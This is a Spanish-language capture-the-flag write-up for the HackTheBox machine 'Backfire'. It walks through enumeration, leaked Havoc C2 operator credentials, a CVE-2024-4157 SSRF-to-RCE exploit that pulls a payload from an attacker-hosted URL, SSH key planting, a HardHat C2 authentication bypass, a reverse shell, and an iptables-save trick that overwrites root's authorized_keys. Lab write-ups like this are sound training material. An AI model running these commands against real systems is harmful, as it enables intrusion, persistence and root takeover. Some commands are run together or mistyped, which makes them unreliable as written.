


Box Info
| Name | Backfire |
|---|---|
| Release Date | 18 Jan, 2025 |
| OS | Linux |
| Rated Difficulty | Medium |
Enumeration

PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)| ssh-hostkey:| 256 7d:6b:ba:b6:25:48:77:ac:3a:a2:ef:ae:f5:1d:98:c4 (ECDSA)|_ 256 be:f3:27:9e:c6:d6:29:27:7b:98:18:91:4e:97:25:99 (ED25519)443/tcp open ssl/http nginx 1.22.1| ssl-cert: Subject: commonName=127.0.0.1/organizationName=test llc/stateOrProvinceName=Florida/countryName=US| Subject Alternative Name: IP Address:127.0.0.1| Not valid before: 2024-06-14T15:01:25|_Not valid after: 2027-06-14T15:01:25|_http-server-header: nginx/1.22.1|_http-title: 404 Not Found| tls-alpn:| http/1.1| http/1.0|_ http/0.9|_ssl-date: TLS randomness does not represent time8000/tcp open http nginx 1.22.1|_http-open-proxy: Proxy might be redirecting requests|_http-title: Index of /| http-ls: Volume /| SIZE TIME FILENAME| 1559 17-Dec-2024 12:31 disable_tls.patch| 875 17-Dec-2024 12:34 havoc.yaotl|_|_http-server-header: nginx/1.22.1Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelNginx muestra un listado de directorios de archivos
curl 10.10.11.49:8000/havoc.yaotlHavoc C2 Server
Teamserver { Host = "127.0.0.1" Port = 40056
Build { Compiler64 = "data/x86_64-w64-mingw32-cross/bin/x86_64-w64-mingw32-gcc" Compiler86 = "data/i686-w64-mingw32-cross/bin/i686-w64-mingw32-gcc" Nasm = "/usr/bin/nasm" }}
Operators { user "ilya" { Password = "CobaltStr1keSuckz!" }
user "sergej" { Password = "1w4nt2sw1tch2h4rdh4tc2" }}
Demon { Sleep = 2 Jitter = 15
TrustXForwardedFor = false
Injection { Spawn64 = "C:\\Windows\\System32\\notepad.exe" Spawn32 = "C:\\Windows\\SysWOW64\\notepad.exe" }}
Listeners { Http { Name = "Demon Listener" Hosts = [ "backfire.htb" ] HostBind = "127.0.0.1" PortBind = 8443 PortConn = 8443 HostRotation = "round-robin" Secure = true }}
Havoc Framework es un marco avanzado de post-explotación y Comando & Control (C2) diseñado para equipos rojos y pruebas de penetración. Sirve como alternativa a otros marcos C2 conocidos como Cobalt Strike, Sliver, and Mythic.
disable_tls.patch
Desactivar TLS para el puerto de administración de WebSocket 40056 para poder demostrar que sergej no realiza ningún trabajo.
El puerto de administración solo permite conexiones locales (usamos reenvío SSH), por lo que esto no comprometerá nuestro servidor de Teams.
diff --git a/client/src/Havoc/Connector.cc b/client/src/Havoc/Connector.ccindex abdf1b5..6be76fb 100644--- a/client/src/Havoc/Connector.cc+++ b/client/src/Havoc/Connector.cc@@ -8,12 +8,11 @@ Connector::Connector( Util::ConnectionInfo* ConnectionInfo ) { Teamserver = ConnectionInfo; Socket = new QWebSocket();- auto Server = "wss://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/";+ auto Server = "ws://" + Teamserver->Host + ":" + this->Teamserver->Port + "/havoc/"; auto SslConf = Socket->sslConfiguration();
/* ignore annoying SSL errors */ SslConf.setPeerVerifyMode( QSslSocket::VerifyNone );- Socket->setSslConfiguration( SslConf ); Socket->ignoreSslErrors();
QObject::connect( Socket, &QWebSocket::binaryMessageReceived, this, [&]( const QByteArray& Message )diff --git a/teamserver/cmd/server/teamserver.go b/teamserver/cmd/server/teamserver.goindex 9d1c21f..59d350d 100644--- a/teamserver/cmd/server/teamserver.go+++ b/teamserver/cmd/server/teamserver.go@@ -151,7 +151,7 @@ func (t *Teamserver) Start() { }
// start the teamserver- if err = t.Server.Engine.RunTLS(Host+":"+Port, certPath, keyPath); err != nil {+ if err = t.Server.Engine.Run(Host+":"+Port); err != nil { logger.Error("Failed to start websocket: " + err.Error())En este archivo podemos ver 2 cambios: uno elimina wss:// (WebSocketSecure) y lo cambia a ws:// (WebSocketNoSecure). Estos cambios afectan a la URL de conexión al TeamServer.

El segundo cambio es el anterior: eliminar RunTLS y cambiarlo a solo Run, eliminando el certificado SSL.

TeamServer:
Host: 127.0.0.1Port: 40056El servidor Havoc C2 está en el puerto 40056 en localhost, internamente, lo que significa que no podemos interactuar con él desde afuera.
- Credenciales que obtuvimos del archivo havoc.yaotl:
ilyaCobaltStr1keSuckz!
sergej1w4nt2sw1tch2h4rdh4tc2echo "10.10.11.49 backfire.htb" | sudo tee -a /etc/hostsWeb on Port 80 - https://backfire.htb

Podemos interceptar la solicitud con Burp Suite y ver en la respuesta un encabezado llamado “X-Havoc: True” que confirma que los servidores están usando un marco Havoc C2 para facilitar la comunicación entre el C2 con TeamServer.
SSRF-RCE (CVE-2024-4157)
Objective:
WebSocket - 40056
Esta vulnerabilidad implica un spoofing daemon agent y el registro de un agente falso; la vulnerabilidad también puede realizar check-ins y abrir sockets TCP en el TeamServer para el socket establecido, lo que permite la interacción con el servidor y obtiene RCE.
python3 exploit.py -t https://backfire.htb -i 127.0.0.1 --internal-port 40056 --payload-url http://10.10.14.9/payload --username ilya --password CobaltStr1keSuckz!



python3 poc.py -t https://backfire.htb -i 127.0.0.1 -p 40056Configuramos el usuario, la contraseña y la inyección de comandos para la reverse shell
SSH Connection | ilya
Authorized SSH
ssh-keygen -t ed25519 -C "testt@kali"
Add to Authorized_keys

echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMS0W1ssSRxAyYzPwhMN8Ay0kebsej/jamGwRq+CZamY testt@kali' >> authorized_keysssh -i mi ilya@10.10.1149
HardHat C2 | Sergej


Port Forwarding
ssh -L 7096:localhost:7096 ilya@backfire.htb -i missh -L 5000:localhost:5000 ilya@backfire.htb -i miPort 7096 | HardHat C2
https://127.0.0.1:7096


Intercept with BurpSuite
Deserialize

Sin embargo no hay nada importante.
Port 5000 | HardHat C2
curl -k https://127.0.0.1:5000/ -v
HardHat C2 | Authentication Bypass
HardHatC2-0-Days(RCE & AuthN Bypass)

sth_penteststh_pentestSign In

HardHat C2 | RCE
Implant Interact > Terminal

Si ejecutamos whoami el output nos dice que somos sergej.

Una vez que enviamos una reverse shell, podemos agregar nuevamente nuestra clave RSA para Sergej e iniciar sesión con SSH como lo hicimos anteriormente.

We can add our rsa key again for sergej and login with ssh
Privilege Escalation
sudo -l

Este enfoque de vulnerabilidad lee el archivo id_ed25519.pub e inyecta reglas de iptables como comentario.
sudo /usr/sbin/iptables -A INPUT -i lo -j ACCEPT -m comment --comment "$(printf '\n%s\n' "$(cat /home/sergej/.ssh/id_ed25519.pub)"; echo '\n')"Muestra las reglas de firewall configuradas como formato de comando.
sudo /usr/sbin/iptables -S
Con iptables-save exportamos las reglas del firewall (con la clave rsa maliciosa) a root.
sudo iptables-save -f /root/.ssh/authorized_keysUna vez agregada nuestra clave RSA, podemos usar SSH para iniciar sesión como root.
ssh -i ~/.ssh/id_ed25519 root@localhost
Rooted - 8/06/25